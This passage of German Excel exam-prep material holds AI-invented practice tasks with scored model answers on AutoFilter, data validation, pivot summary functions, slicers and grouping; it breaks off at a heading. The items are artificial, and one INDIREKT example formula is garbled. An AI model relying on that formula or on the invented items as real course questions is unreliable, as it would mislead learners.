a) 3 P. – Aufruf, Datentypenerkennung und die drei Filtertypen

Der AutoFilter wird über *Daten* → *Sortieren und Filtern* → *Filtern* oder mit der Tastenkombination **STRG + UMSCHALT + L** ein- und wieder ausgeschaltet; eine als Tabelle formatierte Liste bringt ihn von sich aus mit, weil die Filterschaltflächen Teil der Kopfzeile sind. Excel bietet für jede Tabellenspalte einen eigenen AutoFilter an, dessen Dropdown drei Dinge zugleich anbietet: Sortieren (alphanumerisch oder nach Farben), Filtern (nach Elementen, nach Farben oder nach Suchbegriffen) und Suchen, das Rohleder ausdrücklich als Spezialfall des Filterns bezeichnet. ✓ {1}

Welche Filtertypen im Dropdown erscheinen, entscheidet Excel nicht der Spaltenüberschrift nach, sondern über die **Datentypenerkennung**: Der AutoFilter unterscheidet Texte, Zahlen und Datumswerte und blendet entsprechend den **Textfilter**, den **Zahlenfilter** oder den **Datumsfilter** ein. Das ist zugleich eine kostenlose Datenqualitätsprüfung, denn wer in einer vermeintlichen Betragsspalte den Textfilter angeboten bekommt, weiß sofort, dass dort Zahlen als Text gespeichert sind und jede spätere Summe zu klein ausfallen wird. ✓ {2}

Die drei Typen bieten jeweils inhaltlich passende Kriterien an. Der Textfilter arbeitet mit „Ist gleich“, „Ist nicht gleich“, „Beginnt mit“, „Endet mit“, „Enthält“ und „Enthält nicht“; der Zahlenfilter mit „Größer als“, „Kleiner als“, „Zwischen“, „Top 10“, „Über dem Durchschnitt“ und „Unter dem Durchschnitt“; der Datumsfilter mit relativen Zeitangaben wie „Diese Woche“, „Letztes Quartal“ oder „Letztes Jahr“, die sich beim Öffnen der Mappe automatisch neu beziehen. Ergänzend lässt sich in allen drei Fällen nach Formatierung filtern, also nach Hintergrundfarbe, Schriftfarbe oder Symbol. ✓ {3}

b) 3 P. – Suchfeld, benutzerdefinierter Filter, Top-10 und die zwei Arten des Aufhebens

Das **Suchfeld** im Dropdown löst das Problem langer Elementlisten: Die Eingabe von „sch“ markiert nach kurzer Verzögerung die Kontrollkästchen von „Schäfer“, „Schmitt“ und „Schneider“ auf einen Schlag, während „sch*“ nur Begriffe findet, die mit „sch“ beginnen. Über das Kontrollkästchen „Dem Filter die aktuelle Auswahl hinzufügen“ lassen sich mehrere Suchläufe **stapeln**, sodass auch inhaltlich unzusammenhängende Elemente in einem Filter landen. Dass ein Filter überhaupt aktiv ist, erkennt man ausschließlich am veränderten Symbol auf der Filterschaltfläche der betroffenen Spalte. ✓ {4}

Der **benutzerdefinierte Filter** erlaubt es, zwei Suchkriterien innerhalb derselben Spalte mit UND beziehungsweise ODER zu verknüpfen, etwa „Ist gleich Meier ODER ist gleich Schäfer“. Der **Top-10-Filter** legt für numerische Spalten fest, dass nur eine bestimmte Anzahl der höchsten oder der niedrigsten Werte angezeigt wird, also beispielsweise die zehn Artikel mit dem höchsten Warenwert; die Bezeichnung ist irreführend, weil die Anzahl frei einstellbar ist und wahlweise auch Prozentwerte zulässt. Dieselbe Rangfolge lässt sich alternativ mit der Funktion SORTIEREN() ermitteln, die im Gegensatz zum Filter ein Ergebnis liefert, das man weiterverarbeiten kann. ✓ {5}

Beim Aufheben sind zwei Befehle strikt zu unterscheiden, die im Menüband unmittelbar nebeneinander liegen. **„Löschen“** hebt alle aktuell gesetzten Filterkriterien auf, macht also sämtliche Zeilen wieder sichtbar, lässt die Filterschaltflächen in der Kopfzeile aber stehen. **„Filtern“** dagegen hebt die Kriterien auf *und* entfernt den AutoFilter komplett, sodass die Schaltflächen verschwinden. Einzelne Spaltenfilter werden über „Filter löschen aus ...“ direkt in der jeweiligen Dialogbox zurückgenommen. Rohleders Praxistipp dazu lautet, beide Befehle mit der rechten Maustaste in die Symbolleiste für den Schnellzugriff zu legen, weil man sie ständig braucht. ✓ {6}

c) 2 P. – Zwei Grenzen und die passende Summenformel

Erste Grenze: Das Filterkriterium ist unsichtbar. Man sieht der Liste nicht an, wonach gefiltert wurde, sondern nur an einem kleinen Symbol *dass* gefiltert wurde, und sobald mehrere Spalten gleichzeitig gefiltert sind, wird das angezeigte Ergebnis nach Rohleders eigener Formulierung „schnell intransparent“. Ein weitergegebener Screenshot oder Ausdruck eines gefilterten Bereichs ist damit ohne Angabe der Kriterien wertlos, weil der Empfänger eine Teilmenge für die Gesamtheit hält. Hinzu kommt, dass die Kriterien verschiedener Spalten immer mit UND verknüpft werden: Ein spaltenübergreifendes ODER („alle Vorgänge aus Region Süd *oder* alle Vorgänge über 10.000 Euro“) ist mit dem AutoFilter nicht darstellbar und erfordert den Spezialfilter (*Daten → Erweitert*) mit eigenem Kriterienbereich. ✓ {7}

Zweite Grenze und die Konsequenz für die Summe: Der Filter blendet Zeilen nur aus, er löscht sie nicht. Eine gewöhnliche SUMME() unterhalb der Liste addiert deshalb unverändert auch die ausgeblendeten Zeilen weiter und passt niemals zum sichtbaren

Ergebnis — genau der Fehler aus der Aufgabenstellung. Richtig ist TEILERGEBNIS(), das Excel in der Ergebniszeile einer formatierten Tabelle von selbst einsetzt, nämlich in der Form =TEILERGEBNIS(109; [Planumsatz]). Die dreistelligen Funktionscodes 101 bis 111 ignorieren zusätzlich zu den weggefilterten auch die von Hand ausgeblendeten Zeilen, die einstelligen Codes 1 bis 11 nur die weggefilterten. Wer noch mehr Kontrolle braucht — etwa das zusätzliche Überspringen von Fehlerwerten —, nimmt AGGREGAT() mit seinem zweiten Optionsargument. Nebenbei: In einem normalen Zellbereich lässt Excel nur **einen** AutoFilter je Tabellenblatt zu, während jede formatierte Tabelle ihren eigenen mitbringt — ein weiteres Argument für STRG + T. ✓ {8}

Über die geforderten Punkte hinaus

✓ {+1} Der Filter verändert das Verhalten von Kopieren, Löschen und Einfügen, allerdings nicht in dieselbe Richtung, was regelmäßig verwechselt wird. Wer einen **gefilterten** Bereich kopiert, kopiert nur die sichtbaren Zellen, und wer in ihm Zeilen oder Inhalte löscht, trifft ebenfalls nur die sichtbaren; die ausgeblendeten Datensätze überleben beides. Beim **Einfügen** gilt das nicht: Eingefügte Werte landen auch in den ausgeblendeten Zeilen und überschreiben dort, was niemand gesehen hat. Und wurden Zeilen **von Hand ausgeblendet** statt weggefiltert, nimmt Excel sie beim Kopieren wie beim Löschen mit. Wer sich unabhängig davon absichern will, grenzt vorher über *Start → Suchen und Auswählen → Inhalte auswählen → Nur sichtbare Zellen* ein. Das Werkzeug „Inhalte auswählen“ ist in den Aufgaben „Verschüttete Objekte“ und „Fremde Arbeitsmappe übernehmen“ ausführlich behandelt.

✓ {+2} Der AutoFilter ist ein reines Anzeigewerkzeug ohne jede Dokumentationsleistung. Wer ein gefiltertes Ergebnis berichten will, schreibt das Kriterium in eine Parameterzelle und wertet formelbasiert mit SUMMEWENNS() oder SUMME(FILTER(...)) aus. Dann steht die Bedingung im Blatt, ist nachvollziehbar und wird beim Aktualisieren nicht versehentlich vergessen.

✓ {+3} Umkehr-Frage abgesichert — falls er die Aufgabe gedreht recycelt:

Zwei Vorteile des AutoFilters: Erstens ist seine Datentypenerkennung eine kostenlose Datenqualitätsprüfung, denn wer in einer vermeintlichen Betragsspalte den Textfilter statt des Zahlenfilters angeboten bekommt, weiß sofort, dass dort Zahlen als Text gespeichert sind und jede spätere Summe zu klein ausfallen würde. Zweitens bietet der Datumsfilter relative Zeitangaben wie „Diese Woche“ oder „Letztes Quartal“ an, die sich beim Öffnen der Mappe automatisch neu beziehen — ein wiederkehrender Bericht muss also nicht bei jedem Lauf von Hand auf den aktuellen Zeitraum umgestellt werden.

Rohleders Erwartung: Er zeigt den AutoFilter in mehreren Übungen und wiederholt dabei stets denselben Satz: „Problem: Filterkriterium ist unsichtbar.“ Wer in der Klausur nur die Filtertypen aufzählt, bekommt die halbe Punktzahl; die andere Hälfte liegt in der Erkenntnis, dass ein gefiltertes Ergebnis ohne mitgeliefertes Kriterium keine berichtsfähige Aussage ist. Die Unterscheidung „Löschen“ gegen „Filtern“ fragt er gern als Fangfrage, weil beide Befehle im selben Ribbon-Block sitzen.

Aufgabe #065 · 8 P. · Datenüberprüfung und Zellendropdown · von der KI erfunden – kein Original

In einem Eingabeblatt sollen die Anwender in einer Spalte nur eine von acht zulässigen Kostenstellen eintragen dürfen. Bisher tippen sie frei, entsprechend stehen dort „Vertrieb“, „vertrieb“, „Vertr.“ und „Vertrieb“ nebeneinander, und jede Auswertung zerfällt.

- a) 3 P. Erläutern Sie Schritt für Schritt die Einrichtung eines Zellendropdowns über die Datenüberprüfung.
- b) 3 P. Begründen Sie die Auslagerung der Auswahllisten in ein Parameter-Blatt und geben Sie die Formel für eine dynamische, eindeutige und sortierte Quelle an.
- c) 2 P. Erläutern Sie Eingabe- und Fehlermeldung und nehmen Sie Stellung zu der Aussage, die Datenüberprüfung schütze die Datenqualität.

a) 3 P. – Die Einrichtung des Zellendropdowns

Zuerst werden die Zellen markiert, die die Beschränkung erhalten sollen, sinnvollerweise gleich die ganze Spalte einer formatierten Tabelle, damit auch künftige Datensätze die Regel erben. Anschließend wird über *Daten* → *Datentools* → *Datenüberprüfung* → *Datenüberprüfung...* der Dialog geöffnet und im Register „Einstellungen“ unter **Zulassen** der Eintrag **Liste** gewählt. ✓ {1}

Die **Quelle** lässt sich auf zwei Wegen angeben. Entweder werden die zulässigen Einträge von Hand eingetippt und dabei mit Semikolon getrennt, was für zwei oder drei feste Werte vertretbar, für acht Kostenstellen aber bereits schlechte Praxis ist, weil die Liste unsichtbar in der Zellkonfiguration verschwindet und nur über den Dialog geändert werden kann. Oder es wird auf einen **Zellbereich** verwiesen, was der Regelfall sein sollte. Seit Excel 2010 darf dieser Bereich ausdrücklich auch auf einem anderen Tabellenblatt liegen; vor dieser Version war dafür der Umweg über einen benannten Bereich zwingend. ✓ {2}

Zwei Kontrollkästchen im selben Register entscheiden über das Verhalten: **„Zellendropdown“** muss aktiviert bleiben, weil sonst zwar geprüft, aber keine

Auswahlliste angeboten wird; die Beschränkung wäre dann für den Anwender unsichtbar und nur durch Fehlversuche erfahrbar. „**Leere Zellen ignorieren**“ entscheidet, ob eine leere Eingabe zulässig bleibt. Aufgeklappt wird das fertige Dropdown mit der Maus oder, wie Rohleder ausdrücklich empfiehlt, mit **ALT + Pfeil-nach-unten**, womit sich das Feld vollständig ohne Maus bedienen lässt. ✓ {3}

b) 3 P. – Parameter-Blatt und dynamische Quelle

Alle Auswahllisten gehören in ein **eigenes Parameter-Blatt**, und zwar aus vier Gründen. Erstens sind die zulässigen Werte damit sichtbar und prüfbar, statt in Dutzenden Zellkonfigurationen versteckt zu sein. Zweitens gibt es genau eine Stelle, an der eine neue Kostenstelle ergänzt wird, statt jeder Regel einzeln hinterherzulaufen; die Liste wird zur Single Source of Truth. Drittens bleibt das Eingabefeld frei von Hilfsdaten und erfüllt damit den Grundsatz, dass jedes Blatt höchstens zwei Grundfunktionen tragen soll. Viertens lässt sich das Parameter-Blatt gemeinsam schützen und beim Weiterreichen der Mappe gezielt ausblenden. ✓ {4}

Damit man bei vielen Prüfungen den Überblick behält, empfiehlt Rohleder, jedem Quellbereich einen **eindeutigen Namen** zu geben und als Quelle diesen Namen zu verwenden. Die Quelle lässt sich damit sogar dynamisieren, indem der Listenname aus einer Zelle gelesen wird: Nach dem Muster =INDIREKT(" "&\$A\$1&" " ! nmeKostenstellen") entsteht ein abhängiges Dropdown, dessen Inhalt sich danach richtet, was in der übergeordneten Zelle steht. Der Preis dafür ist die Volatilität von INDIREKT(), weshalb dieser Weg sparsam einzusetzen ist. ✓ {5}

Die moderne und deutlich elegantere Variante arbeitet mit dynamischen Matrizen. Auf dem Parameter-Blatt steht in einer einzigen Zelle

=SORTIEREN(EINDEUTIG(tblBuchungen[Kostenstelle]))

Die Formel liest die tatsächlich vorkommenden Werte aus der Datentabelle, entfernt mit EINDEUTIG() die Duplikate, bringt sie mit SORTIEREN() in alphabetische Reihenfolge und überläuft nach unten in so viele Zellen, wie es Werte gibt. Als Quelle der Datenüberprüfung wird dann nicht ein fester Bereich, sondern die überlaufende Matrix über den Spill-Operator angegeben, also beispielsweise =Parameter!\$B\$2#. Damit wächst und schrumpft die Auswahlliste vollautomatisch mit dem Datenbestand, ohne dass jemals wieder eine Bereichsgrenze angefasst werden müsste. Rohleders Kommentar zu diesem Wechsel ist eindeutig: Der Umweg über einen benannten Bereich war notwendig, „Arbeiten mit dynamischen Matrizen ist schlauer“. ✓ {6}

c) 2 P. – Eingabemeldung, Fehlermeldung und die Governance-Frage

Die beiden übrigen Register des Dialogs entscheiden über die Benutzerführung. Die **Eingabemeldung** ist ein kleiner Hinweiskasten, der erscheint, sobald die Zelle markiert wird, also *bevor* etwas falsch gemacht werden kann; hier gehört hin, was erwartet wird und in welchem Format. Die **Fehlermeldung** greift erst nach einer unzulässigen Eingabe und kennt drei Stufen, deren Wahl die eigentliche fachliche Entscheidung ist: **Stopp** verweigert den Wert und erlaubt nur Wiederholen oder Abbrechen, **Warnung** fragt zurück und lässt den Wert nach ausdrücklicher Bestätigung dennoch zu, **Information** weist nur hin und übernimmt den Wert mit einem Klick auf OK. Nur die Stufe „Stopp“ erzwingt tatsächlich saubere Daten; wer aus Höflichkeit „Information“ wählt, hat eine Regel dokumentiert, aber keine durchgesetzt. ✓ {7}

Die Aussage, die Datenüberprüfung schütze die Datenqualität, ist deshalb nur eingeschränkt richtig und in ihrer allgemeinen Form falsch. Die Prüfung greift ausschließlich bei manueller Eingabe. **Wird ein Wert in die Zelle hineinkopiert, überschreibt der Einfügevorgang die Prüfregel mitsamt der Formatierung, die Beschränkung ist danach schlicht weg**, und niemand wird darauf hingewiesen. Ebenso wenig werden Werte geprüft, die von einer Formel, einem Makro oder einem Import geschrieben werden, und bereits vor dem Einrichten der Regel vorhandene Falscheinträge bleiben unangetastet. Für Letztere gibt es immerhin *Datenüberprüfung* → *Ungültige Daten einkreisen*, das bestehende Verstöße mit roten Ovalen markiert, allerdings nur eine begrenzte Zahl je Blatt und nur bis zum nächsten Speichern. Die Datenüberprüfung ist also ein **Bedienkomfort und eine Verständigung über das Gewollte, kein Schutzmechanismus**. Wer Verlässlichkeit braucht, ergänzt sie um Blattschutz, um Prüfsummen auf einem Kontrollblatt und um eine nachgelagerte Plausibilisierung. ✓ {8}

Über die geforderten Punkte hinaus

(✓){+1} Unter „Zulassen“ stehen neben „Liste“ auch „Ganze Zahl“, „Dezimal“, „Datum“, „Zeit“, „Textlänge“ und „Benutzerdefiniert“ zur Verfügung. Die letzte Variante nimmt eine beliebige Formel entgegen, die WAHR oder FALSCH liefern muss, und deckt damit Fälle ab, die keine Liste abbilden kann, etwa die Forderung, dass ein Enddatum nicht vor dem Startdatum liegen darf.

(✓){+2} Das Dropdown ist zugleich die saubere Lösung für das wiederkehrende Problem, dass Auswertungen an Schreibvarianten scheitern. „Vertrieb“ und „vertrieb“ sind für SUMMEWENNS() zwar dasselbe, für eine Pivot-Tabelle und für EINDEUTIG() aber zwei verschiedene Elemente; die Liste im Parameter-Blatt verhindert genau das an der Quelle, statt es hinterher zu reparieren.

Rohleders Erwartung: Er markiert diese beiden Folien als „TOP TIPP“, bei ihm der stärkste verfügbare Hinweis darauf, dass ein Thema

klausurrelevant ist. Erwartet wird die vollständige Kette Markieren → Zulassen: Liste → Quelle → Kontrollkästchen „Zellendropdown“, und er will die Auslagerung ins Parameter-Blatt ausdrücklich begründet sehen, nicht nur erwähnt. Wer in c) den Einfüge-Effekt kennt, hebt sich sichtbar ab, denn genau daran scheitert die Regel in der Praxis.

Aufgabe #066 · 6 P. · Die Zusammenfassungsfunktionen der Pivot · von der KI erfunden – kein Original

„Dass einer wirklich mal auf die Standardabweichung oder die Varianz guckt, davon träume ich nachts.“ (Rohleder) · Eine Pivot-Tabelle wertet 40.000 Kundenbewertungen auf einer Skala von 1 bis 5 je Filiale aus. Im Wertebereich steht „Summe von Bewertung“.

- a) 3 P. Nennen und erläutern Sie sechs Zusammenfassungsfunktionen einer Pivot-Tabelle und erläutern Sie insbesondere den Unterschied zwischen ANZAHL und ANZAHL2.
- b) 2 P. Erläutern Sie, warum die Standardwahl SUMME hier irreführend ist und wann STABW.N statt STABW.S zu wählen ist.
- c) 1 P. Erläutern Sie, was „Werte anzeigen als“ leistet, und nennen Sie zwei Varianten.

a) 3 P. – Sechs Zusammenfassungsfunktionen und die beiden Anzahl-Varianten

Rohleders Merksatz zur Pivot-Tabelle lautet, dass sich nur um diese Funktionen alles dreht: Die gesamte Pivot-Analyse besteht darin, eine dieser Funktionen auf die Datensätze anzuwenden, die hinter einer Kreuzung aus Zeilen- und Spaltenfeld stehen. Die Folie führt zehn Tabellenzeilen, weil MAX und MIN dort in einer gemeinsamen Zeile stehen; als einzelne Funktionen gezählt sind es **elf**, und genau elf Einträge bietet auch das Dialogfeld an. **SUMME** addiert die Werte und ist die Standardfunktion für numerische Daten; **MITTELWERT** liefert das arithmetische Mittel; **MAX** und **MIN** den höchsten beziehungsweise niedrigsten Wert; **PRODUKT** multipliziert die Werte, was in kaufmännischen Auswertungen praktisch nur für Wachstumsfaktoren gebraucht wird. ✓

{1}

ANZAHL und **ANZAHL2** werden regelmäßig verwechselt und liefern deshalb regelmäßig unterschiedliche Berichte. ANZAHL zählt ausschließlich die Zellen, die **Zahlen** enthalten; ANZAHL2 zählt alle **nichtleeren** Zellen unabhängig vom Datentyp. Bei einer sauberen Betragsspalte stimmen beide überein, und genau deshalb fällt die Verwechslung nie auf, solange alles in Ordnung ist. Sobald aber einzelne Beträge als Text vorliegen, weil sie mit

falschem Dezimaltrennzeichen importiert wurden, klappt eine Lücke: ANZAHL2 zählt 40.000 Datensätze, ANZAHL nur 39.100. Die Differenz ist damit selbst ein Diagnosewerkzeug und beantwortet die Frage, wie viele Werte überhaupt in die Berechnung eingegangen sind. Nebenbei ist ANZAHL2 die Standardfunktion, sobald ein nicht-numerisches Feld in den Wertebereich gezogen wird. ✓ (2)

Die vier verbleibenden Funktionen betreffen die Streuung und sind paarweise aufgebaut: **STABW.S** schätzt die Standardabweichung einer **Stichprobe**, **STABW.N** berechnet die Standardabweichung einer **Grundgesamtheit** (Population); dazu gehören als Varianz-Gegenstücke **VAR.S** für die Stichprobe und **VAR.P** für die Grundgesamtheit. Rechnerisch unterscheiden sich die Paare im Nenner, weil die Stichprobenvariante durch $n-1$ und die Populationsvariante durch n teilt, was bei großen Datenmengen numerisch kaum, bei kleinen Zellbesetzungen aber sehr wohl ins Gewicht fällt. Rohleders Folie führt an dieser Stelle **VARIANZA()** und **VARIANZENA()**; das sind streng genommen die A-Varianten (**VARA** und **VARPA**), die zusätzlich Text als 0 und Wahrheitswerte als 0 beziehungsweise 1 mitrechnen. Wer die Folienschreibweise übernimmt, liegt in der Zuordnung Stichprobe/Grundgesamtheit richtig; wer in Excel selbst rechnet, nimmt **VAR.S** und **VAR.P**. ✓ (3)

Wichtig für die praktische Anwendung ist, dass Rohleders Folie die **Tabellenblatt**-Funktionsnamen zitiert, während die Pivot-Oberfläche eigene, kürzere Bezeichnungen führt: Im Dialog *Wertfeldeinstellungen* → *Werte zusammenfassen nach* heißen die elf Einträge Summe, Anzahl, Mittelwert, Max, Min, Produkt, Anzahl Zahlen, StdAbw, StdAbwp, Varianz und Varianzen. Die Zuordnung dreht dabei genau an der kritischen Stelle um: Der Eintrag **„Anzahl“** verhält sich wie **ANZAHL2** und zählt alle nichtleeren Zellen, während **„Anzahl Zahlen“** dem **ANZAHL** der Tabellenblatfunktion entspricht. Wer die Textfassung der Folie im Kopf hat und im Dialog auf „Anzahl“ klickt, wählt also das Gegenteil dessen, was er wählen wollte, und bemerkt es nur dann, wenn die Spalte ohnehin schon verunreinigt ist. StdAbw und StdAbwp entsprechen STABW.S und STABW.N, Varianz und Varianzen entsprechen VAR.S und VAR.P.

b) 2 P. – Warum SUMME hier falsch ist und wann STABW.N gilt

Die Summe von 40.000 Bewertungen auf einer Skala von 1 bis 5 ist eine Zahl ohne jede Bedeutung. Bewertungen sind **ordinal skalierte Beurteilungen**, keine addierbaren Mengen: Eine Filiale mit 8.000 Bewertungen erreicht zwangsläufig eine höhere Summe als eine mit 800, ganz unabhängig davon, ob ihre Kunden zufriedener sind. Die Summe misst hier also die Zahl der Antworten und nicht die Qualität; sie ist ein als Kennzahl verkleidetes Aufkommensmaß. Dass Excel dennoch SUMME vorschlägt, sobald das Feld numerisch ist, ist die eigentliche Falle, denn die Voreinstellung ist eine technische und keine fachliche Entscheidung, und sie wird fast nie hinterfragt. Fachlich richtig ist als Lagemaß strenggenommen der **Median**, weil eine Skala von 1 bis 5 keine gleichen Abstände

garantiert; dasselbe Argument, das die Summe verbietet, trifft auch das arithmetische Mittel. Genau ihn bietet die Pivot-Tabelle allerdings **nicht** an: Unter den elf Zusammenfassungsfunktionen fehlt der Median, was für Bewertungsdaten eine ernsthafte Grenze des Werkzeugs ist und den Umweg über `MEDIAN()` beziehungsweise `QUANTIL()` in einer Nebenrechnung erzwingt. In der betrieblichen Praxis wird der Mittelwert dennoch als Näherung berichtet; vertretbar ist er nur zusammen mit `ANZAHL` als Angabe der Belastbarkeit und einem Streuungsmaß, denn erst diese drei zusammen sind eine Aussage, und die Häufigkeitsverteilung der fünf Stufen sagt mehr als jede einzelne Kennzahl. ✓ **(4)**

Die Wahl zwischen `STABW.S` und `STABW.N` ist keine Geschmacksfrage, sondern eine inhaltliche Aussage darüber, **was die Daten hinter der Zelle darstellen**. Die Stichprobenvariante mit ihrer Korrektur um $n-1$ ist richtig, wenn die vorliegenden Werte eine gezogene Auswahl aus einer größeren, nicht beobachteten Menge sind und man von ihnen auf diese Menge schließen will. In der Pivot-Analyse ist das aber der Ausnahmefall: Die Quelldaten enthalten typischerweise **alle** Buchungen, alle Aufträge, alle abgegebenen Bewertungen eines Zeitraums, und die Zelle fasst genau die Datensätze zusammen, die zu dieser Merkmalskombination gehören. Damit ist die Zellbesetzung eine **Vollerhebung ihrer eigenen Grundgesamtheit**, und die richtige Funktion ist `STABW.N` beziehungsweise `VAR.P`, in der Pivot-Oberfläche also die Einträge `StdAbwp` und `Varianzen`; die Bessel-Korrektur würde hier eine Unsicherheit einrechnen, die es nicht gibt. Zu beachten bleibt, dass sich die Grundgesamtheit durch jeden gesetzten Filter, jeden Datenschnitt und jede Zeitachse verändert: Berichtet man eine Streuung aus einer gefilterten Pivot, gehört die Filterbedingung zwingend mit in den Bericht, weil sie definiert, worüber die Kennzahl überhaupt spricht. ✓ **(5)**

c) 1 P. – „Werte anzeigen als“

Über die Folie hinaus, aber für die Aufgabe unverzichtbar: Neben der Zusammenfassungsfunktion, die bestimmt *wie* verdichtet wird, steht in den Wertfeldeinstellungen das zweite Register **„Werte anzeigen als“**, das bestimmt, *worauf bezogen* das Ergebnis dargestellt wird, ohne dass dafür eine einzige Formel nötig wäre. Praktisch relevant sind vor allem **„% des Gesamtergebnisses“**, das jede Zelle als Anteil an der Gesamtsumme ausweist und damit aus einer Umsatztabelle unmittelbar eine Strukturanalyse macht, und **„Differenz zu“**, das jeden Wert gegen ein wählbares Bezugselement wie den Vormonat oder das Vorjahr verrechnet und so eine Veränderungsrechnung liefert. Ebenfalls verfügbar sind **„% des Zeilen-“** beziehungsweise **„Spaltengesamtergebnisses“**, **„Laufende Summe in“** und **„Rangfolge nach Größe“**. Dasselbe Feld lässt sich mehrfach in den Wertebereich ziehen, sodass absoluter Wert und Anteil nebeneinander stehen. ✓ **(6)**

■ Über die geforderten Punkte hinaus

(✓)(+1) Der fehlende Median ist nicht die einzige Lücke der elf Funktionen: Ebenso fehlen Quantile, der Modus und jede robuste Streuungskennzahl. Wer Verteilungen ernsthaft auswerten will, kommt an einer Nebenrechnung mit HÄUFIGKEIT () oder QUANTIL () nicht vorbei; die Pivot verdichtet, sie beschreibt nicht.

(✓)(+2) Die Zusammenfassungsfunktion wird sauber über *Wertfeldeinstellungen* gewählt und nicht über das Kontextmenü der Zelle, weil im selben Dialog auch das Zahlenformat des Wertfelds gesetzt wird. Über die Zellformatierung gesetzte Formate überleben eine Aktualisierung nämlich nicht zuverlässig, das Zahlenformat des Wertfelds dagegen schon.

Rohleders Erwartung: Der zitierte Satz aus der Vorlesung ist der eigentliche Prüfungsauftrag, denn er beklagt, dass niemand über Summe und Mittelwert hinauskommt. Erwartet wird deshalb ausdrücklich, dass die vier Streuungsfunktionen genannt *und* in Stichprobe gegen Grundgesamtheit einsortiert werden. Wer zusätzlich ANZAHL gegen ANZAHL2 sauber trennt und begründet, warum SUMME bei Bewertungsdaten nur das Antwortaufkommen misst, hat die Aufgabe vollständig. Wer weiß, dass die Pivot-Oberfläche diese beiden Begriffe vertauscht führt, kann in der Praxis auch anwenden, was er in der Klausur schreibt. Die acht Pivot-Fehlerquellen und das Aktualisierungsverhalten sind in `pivot.md` unter „Grenzen der Pivot-Analyse“ abgehandelt und hier bewusst nicht wiederholt.

Aufgabe #067 · 8 P. · Pivot-Bedienung: Datenschnitte, Gruppieren, Berichtslayouts, Drilldown · von der KI erfunden – kein Original

Sie übernehmen eine Vertriebsauswertung mit drei Pivot-Tabellen auf demselben Blatt. Die Kollegen filtern bisher über die Berichtsfilter oben, die Altersstruktur der Kunden steht in Einzeljahren, und der Bericht wird als Datei an die Geschäftsleitung verschickt.

- a) 3 P. Erläutern Sie Zweck und Bedienung von Datenschnitten und Zeitachse und begründen Sie ihren Vorteil gegenüber dem Berichtsfilter.
- b) 2 P. Erläutern Sie das Gruppieren in der Pivot-Tabelle einschließlich seiner Voraussetzungen.
- c) 2 P. Nennen und unterscheiden Sie die drei Berichtslayouts.
- d) 1 P. Benennen Sie den Vorgang, mit dem sich die Quelldatensätze eines Wertfelds anzeigen lassen, und bewerten Sie ihn.

a) 3 P. – Datenschnitte und Zeitachse

Datenschnitte sind kleine separate Fenster, mit denen eine Pivot-Tabelle gefiltert werden kann. Eingelegt werden sie über *PivotTable-Analyse* → *Filtern* → *Datenschnitt einfügen*; im folgenden Dialog werden die Felder angehakt, für die je ein Datenschnitt entstehen soll. Für Datumsfelder gibt es daneben die **Zeitachse** (*Zeitachse einfügen*), die statt einzelner Schaltflächen einen Schieberegler mit umschaltbarer Granularität für Jahre, Quartale, Monate und Tage anbietet und damit den in der Praxis häufigsten Filterfall, den Zeitraum, unmittelbar bedienbar macht. ✓ {1}

Der entscheidende Vorteil ist die **Sichtbarkeit der Filterlage**. Beim klassischen Berichtsfilter steht über der Tabelle lediglich „(Mehrere Elemente)“, und niemand sieht, welche das sind; es ist dasselbe Grundproblem wie beim AutoFilter. Der Datenschnitt dagegen zeigt alle Elemente des Feldes gleichzeitig als Schaltflächen an und codiert den Zustand farblich: Ein gefiltertes Feld trägt oben rechts das Symbol zum Aufheben des Filters, ausgeblendete Elemente erscheinen mit weißem Hintergrund, und Elemente, die wegen der Filterung *eines anderen* Feldes gar nicht mehr vorkommen können, werden deaktiviert dargestellt. Eine mit Datenschnitten gefilterte Auswertung ist damit auf einen Blick kontrollierbar, was sie zugleich präsentations- und ausdrucksfähig macht, weil die Filterbedingung mit auf dem Papier landet. ✓ {2}

Für die Aufgabenstellung mit drei Pivot-Tabellen ist der zweite Punkt entscheidend: Über *Datenschnitt* → *Berichtsverbindungen* beziehungsweise **Filterverbindungen** lässt sich ein einzelner Datenschnitt mit mehreren Pivot-Tabellen verbinden, sofern diese auf demselben Quelldatenbereich oder demselben Datenmodell beruhen. Ein Klick auf „Region Süd“

schaltet dann alle drei Auswertungen gleichzeitig um; das ist die technische Grundlage jedes Excel-Dashboards und der Grund, warum ein Dashboard aus Pivot-Tabellen ohne Datenschnitte kaum sinnvoll bedienbar ist. Zu bedenken bleibt, dass Datenschnitte Objekte sind: Sie liegen auf der Zeichnungsebene über den Zellen, wandern beim Einfügen von Zeilen nicht selbstverständlich mit und gehören deshalb zu den Objekten, die vor der Weitergabe zu prüfen sind. ✓ {3}

b) 2 P. – Gruppieren in der Pivot-Tabelle

Elemente eines Zeilen- oder Spaltenfeldes lassen sich zu individuellen Gruppen zusammenfassen; Excel legt dafür ein **neues Gruppenfeld** an, das anschließend als zusätzliche Feldschaltfläche in der Feldliste erscheint und wie jedes andere Feld verwendet werden kann. Bedient wird das über *PivotTable-Analyse* → *Gruppieren*: Für **Textdaten** werden die gewünschten Elemente bei gedrückter STRG-Taste markiert und mit **„Gruppenauswahl“** zusammengefasst, sodass etwa aus fünf Einzelfilialen die Gruppe „Rhein-Main“ entsteht. Für **numerische Daten** und **Datumsangaben** genügt die Markierung eines einzigen Elements; im Dialog werden dann Anfangswert, Endwert und Schrittweite abgefragt, bei Datumsangaben stattdessen das Zeitintervall, wobei sich Tage, Monate, Quartale und Jahre auch kombinieren lassen. Excel vergibt automatisch einen Namen mit fortlaufender Nummer („Gruppe1“), der sich überschreiben lässt und überschrieben werden sollte. Aufgehoben wird eine Gruppierung über **„Gruppierung aufheben“** in derselben Menügruppe. ✓ {4}

Die Voraussetzungen sind streng und der übliche Grund des Scheiterns: Die Daten müssen **einheitlich das erwartete Format aufweisen** und der Bereich darf **keine leeren Zellen** enthalten. Steht in einer Datumsspalte auch nur ein einziger Wert als Text, der Klassiker nach einem CSV-Import, oder fehlt ein Wert, verweigert Excel die Gruppierung mit einer wenig hilfreichen Meldung. Der Nutzen ist dafür erheblich, weil das Gruppieren die einzige Möglichkeit ist, eine fehlende Hierarchieebene **ohne Eingriff in die Quelldaten** zu ergänzen: Aus Einzeljahren werden Altersklassen, aus Tagesdaten Monate und Quartale, ohne dass eine Hilfsspalte angelegt und gepflegt werden müsste. Für Datumsfelder nimmt Excel diese Gruppierung inzwischen sogar unaufgefordert vor. ✓ {5}

c) 2 P. – Die drei Berichtslayouts

